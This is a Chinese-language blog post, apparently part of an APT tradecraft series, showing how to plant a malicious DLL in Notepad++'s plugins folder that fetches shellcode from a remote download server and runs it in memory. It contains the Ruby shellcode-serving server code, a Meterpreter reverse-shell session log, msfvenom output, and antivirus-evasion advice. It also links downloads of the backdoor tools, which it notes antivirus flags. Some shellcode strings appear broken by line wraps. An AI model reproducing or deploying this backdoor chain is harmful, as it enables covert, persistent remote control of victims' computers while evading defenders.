专注APT攻击与防御
https://micropoor.blogspot.com/

- 本季是《高级持续渗透-第七季demo的成长》的延续。
- https://micropoor.blogspot.com/2019/01/php-demo.html

在第一季关于后门中，文章提到重新编译notepad++，来引入有目标源码后门构造。

在第六季关于后门中，文章**假设在不得知notepad++的源码**，来引入无目标源码沟门构造。


在第七季关于后门中，文章让demo与上几季中对比，更贴近于实战。

而在第八季，继续优化更新demo，强调**后门链**在高级持续渗透中的作用。

该系列仅做后门思路。

在上季中引用一个概念：“**安全是一个链安全，攻击引入链攻击，后门引入链后门**”，而”**链**”的本质是**增加对手的时间成本，金钱成本，人力成本等。**

第七季的文章结尾是这样写道：



而增改后门每一个功能，则需要更改demo的功能，或者增加几个功能的集合。那么它并不是一个标准的"链"后门。为了更好的强调“链”后门在高级持续渗透中的作用。第八季把demo打造成一个远控。以及可结合任意第三方渗透框架。

远控4四大要素：


- 可执行cmd命令
- 可远程管理目标机文件，文件夹等
- 可查看目标摄像头
- 注册表和服务操作
- 等等

而以上功能需要大量的代码以及大量的特征加入到该dll里，而此时，后门不在符合实战要求。从而需要重新构建后门。**思路如下：**dll不实现任何后门功能，只做“后门中间件”。而以上功能则第四方来实现。第三方作为与后门建立连接关系。


Demo 环境：

- Windows 2003 x64
- Windows 7 x64
- Debian
- notepad++ 7.6.1，notepad++7.5.9
- vs 2017


Windows 2003： ip 192.168.1.119



开放端口：




notepad++版本：




notepad++v7.6以下版本插件直接放入X:\Program Files (x86)\Notepad++\plugins目录下即可。

放置后门：




配置后门链：

配置下载服务器：




配置msf：



再次打开notepad++：

变化如下：

下载服务器：



msf服务器：

```
msf exploit(multi/handler) > exploit -z

[*] Started reverse TCP handler on 192.168.1.2:53
[*] Sending stage (179779 bytes) to 192.168.1.119
[*] Sleeping before handling stage...
[*] Meterpreter session 16 opened (192.168.1.2:53 -> 192.168.1.119:1029) at 2019-01-04 02:26:30 -0500
[*] Session 16 created in the background.
msf exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                      Connection
  --  ----  ----                     -----------                      ----------
  16        meterpreter x86/windows  WIN03X64\Administrator @ WIN03X64  192.168.1.2:53 -> 192.168.1.119:1029 (192.168.1.119)

msf exploit(multi/handler) >
```

执行顺序为：

- notepad++挂起dll后门
- 后门访问下载服务器读取shellcode
- 根据shellcode内容，加载内存
- 执行shellcode

Micropoor.rb核心代码如下：

```
def handle_connection(client)
        puts "Payload is on-line #{client}"

        client.write("\xd9\xed\xba\x55\xa4\x04\x1d\xd9\x74\x24\xf4\x58\x33\xc9\xb1\x56\x83\xc0\x04\x31\x50\x14\x03\x50\x41\x46\xf1\xe1\x81\x04\xfa\x19\x51\x69\x72\xf
0\xa9\xe0\x74\xd2\x19\x62\xd8\xde\xd2\x26\xc9\x55\x96\xee\xfe\xde\x1d\xc9\x31\xdf\x0e\x29\x53\x63\x4d\x7e\xb3\x5a\x9e\x73\xb2\x9b\xc3\x7e\xe6\x74\x8f\x2d\x17\xf1\xc5\xed
\x9c\x49\xcb\x75\x40\x19\xea\x54\xd7\x12\xb5\x76\xd9\xf7\xcd\x3e\xc1\x14\xeb\x89\x7a\xee\x87\x0b\xab\x3f\x67\xa7\x92\xf0\x9a\xb9\xd3\x36\x45\xcc\x2d\x45\xf8\xd7\xe9\x34\
x26\x5d\xea\x9e\xad\xc5\xd6\x1f\x61\x93\x9d\x13\xce\xd7\xfa\x37\xd1\x34\x71\x43\x5a\xbb\x56\xc2\x18\x98\x72\x8f\xfb\x81\x23\x75\xad\xbe\x34\xd6\x12\x1b\x3e\xfa\x47\x16\x
1d\x92\xa4\x1b\x9e\x62\xa3\x2c\xed\x50\x6c\x87\x79\xd8\xe5\x01\x7d\x69\xe1\xb1\x51\xd1\x62\x4c\x52\x21\xaa\x8b\x06\x71\xc4\x3a\x27\x1a\x14\xc2\xf2\xb6\x1e\x54\x3d\xe
e\xa6\xd5\xec\x20\xa6\x10\x79\xc6\xf6\x0a\x29\x57\xb7\xfa\x89\x07\x5f\x11\x06\x77\x7f\x1a\xcd\x10\xea\xf5\xbb\x49\x83\x6c\xe6\x02\x32\x70\x3d\x6f\x74\xfa\xb7\x8f\x3b\x0b
\xb2\x83\x2c\x6c\x3c\x5c\xad\x19\x3c\x36\xa9\x8b\x6b\xae\xb3\xea\x5b\x71\x4b\xd9\xd8\x76\xb3\x9c\xe8\x0d\x82\x0a\x54\x7a\xeb\xda\x54\x7a\xbd\xb0\x54\x12\x19\xe1\x07\x07\
x66\x3c\x34\x94\xf3\xbf\x6c\x48\x53\xa8\x92\xb7\x93\x77\x6d\x92\xa7\x70\x91\x60\x80\xd8\xf9\x9a\x90\xd8\xf9\xf0\x10\x89\x91\x0f\x3e\x26\x51\xef\x95\x6f\xf9\x7a\x78\xfd\x
98\x7b\x51\x83\x04\x7b\x56\x18\xb7\x06\x17\x9f\x38\xf7\x31\xc4\x39\xf7\x3d\xfa\x06\x21\x04\x88\x49\xf1\x33\x83\xfc\x54\x15\x0e\xfe\xcb\x65\x1b")
        client.close
end

socket = TCPServer.new('0.0.0.0', PORT)
```

而此时，无需在对dll的功能改变而更改目标服务器，只需更改下载服务器shellcode，以messagebox为例：
msf生成shellcode如下：

```
root@John:/tmp# msfvenom -p windows/messagebox TITLE=Micropoor -b '\x00' -f c
/usr/share/metasploit-framework/lib/msf/core/opt.rb:55: warning: constant OpenSSL::SSL::SSLContext::METHODS is deprecated
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 299 (iteration=0)
x86/shikata_ga_nai chosen with final size 299
Payload size: 299 bytes
Final size of c file: 1280 bytes
unsigned char buf[] =
"\xbb\x60\x4a\xf1\x91\xda\xca\xd9\x74\x24\xf4\x5f\x33\xc9\xb1"
"\x45\x31\x5f\x12\x83\xc7\x04\x03\x3f\x44\x13\x64\x66\xb3\x48"
"\x5e\xec\x60\x9b\x50\xde\xdb\x14\xa2\x17\x7f\x50\xb5\x97\x0b"
"\x10\x3a\x5c\x7d\xc1\xc9\x24\x8a\x72\xb3\x88\x01\xb2\x74\x87"
"\x0d\xce\x77\x4e\x2f\xe1\x87\x91\x4f\x8a\x14\x75\xb4\x07\xa1"
"\x49\x3f\x43\x02\xc9\x3e\x86\xd9\x63\x59\xdd\x84\x53\x58\x0a"
"\xdb\xa7\x13\x47\x28\x4c\xa2\xb9\x60\xad\x94\x85\x7f\xfd\x53"
"\xc5\xf4\xfa\x9a\x09\xf9\x05\xda\x7d\xf6\x3e\x98\xa5\xdf\x35"
"\x81\x2d\x45\x91\x40\xd9\x1c\x52\x4e\x56\x6a\x3e\x53\x69\x87"
"\x35\x6f\xe2\x56\xa1\xf9\xb0\x7c\x2d\x9b\xfb\xcf\xa6"
"\xe9\x08\x7f\x49\xc9\xee\xa0\x01\x44\xbd\xe6\xf0\x3e\x33\x88\x9f\x9e\xdb\x39\x4c"
"\xff\x7d\xae\xc4\x9a\xed\x42\xe4\xad\x65\xd6\x22\x3e\xfc\x06"
"\x1b\xec\xac\x9b\x0d\x42\xaf\xcc\x9f\xa2\x1f\x12\x8a\x2a";
root@John:/tmp#
```

替换下载服务器shellcode：


```
def handle_connection(client)
        puts "Payload is on-line #{client}"

        client.write("\xbb\x60\x4a\xf1\x91\xda\xca\xd9\x74\x24\xf4\x5f\x33\xc9\xb1\x45\x31\x5f\x12\x83\xc
b\x14\xa2\x17\x7f\x50\xb5\x97\x0b\x10\x3a\x5c\x7d\xc1\xc9\x24\x8a\x72\xb3\x88\x01\xb2\x74\x87\x0d\xce\x7
\xc9\x3e\x86\xd9\x63\x59\xdd\x84\x53\x58\x0a\xdb\xa7\x13\x47\x28\x4c\xa2\xb9\x60\xad\x94\x85\x7f\xfd\x53
x2d\x45\x91\x40\xd9\x1c\x52\x4e\x56\x6a\x3e\x53\x69\x87\x35\x6f\xe2\x56\xa1\xf9\xb0\x7c\x2d\x9b\xfb\xcf\
e5\xba\xc8\x4b\x1d\xfe\xb5\x8b\xff\x73\xcd\x30\xdb\x21\x39\xc6\xdc\x39\x46\x5e\x67\xce\xd1\x0d\x0b\xee\x
5\xd1\xda\xbd\x16\x44\x26\xcb\x2b\x37\x9d\x63\x09\xf5\x5d\xf4\x52\x22\xcf\x13\x85\xd5\x10\x1c\xa2\x5b\xb
\xd7\x0e\xe9\x08\x7f\x49\xc9\xee\xa0\x01\x44\xbd\xe6\xf0\x3e\x33\x88\x9f\x9e\xdb\x39\x4c\xff\x7d\xae\xc4
x42\xaf\xcc\x9f\xa2\x1f\x12\x8a\x2a")
        client.close
end

socket = TCPServer.new('0.0.0.0', PORT)
puts "Listening on #{PORT}. "

while client = socket.accept
```

再次运行notepad++，弹出messagebox，而无msf payload功能。



后者的话：

在第八季中，只需配置一次目标服务器，便完成了对目标服务器的“后门”全部配置。以减小最小化接触目标服务器，来减少被发现。而以后得全部配置，则在下载服务器中。来调用第四方框架。并且目标服务器只落地一次文件，未来其他功能都将会直接加载到内存。大大的增加了管理人员的对抗成本。“后门链”的本质是增加对手的时间成本，金钱成本，人力成本等。而对于攻击者来说，下载，执行，后门分别在不同的IP。对于对抗安全软件，仅仅需要做“落地”的exe的加解密shellcode。

附：

Micropoor.rb

大小: 1830 字节

修改时间: 2019年1月4日, 15:46:44

MD5: D5647F7EB16C72B94E0C59D87F82F8C3

SHA1: BDCFB4A9B421ACE280472B7A8580B4D9AA97FC22

CRC32: ABAB591B

https://drive.google.com/open?id=1ER6Xzcw4mfc14ql4LK0vBBuqQCd23Apg

MicroNc.exe

注：强烈建议在虚拟中测试，因Micropoor已被安全软件加入特征，故报毒。

大小: 93696 字节
修改时间: 2019年1月4日, 15:50:41
MD5: 42D900BE401D2A76B68B3CA34D227DD2
SHA1: B94E2D9828009D80EEDDE3E795E9CB43C3DC2ECE
CRC32: CA015C3E

https://drive.google.com/open?id=1ZKKPOdEcfirHb2oT1opxSKCZPSplZUSf

- Micropoor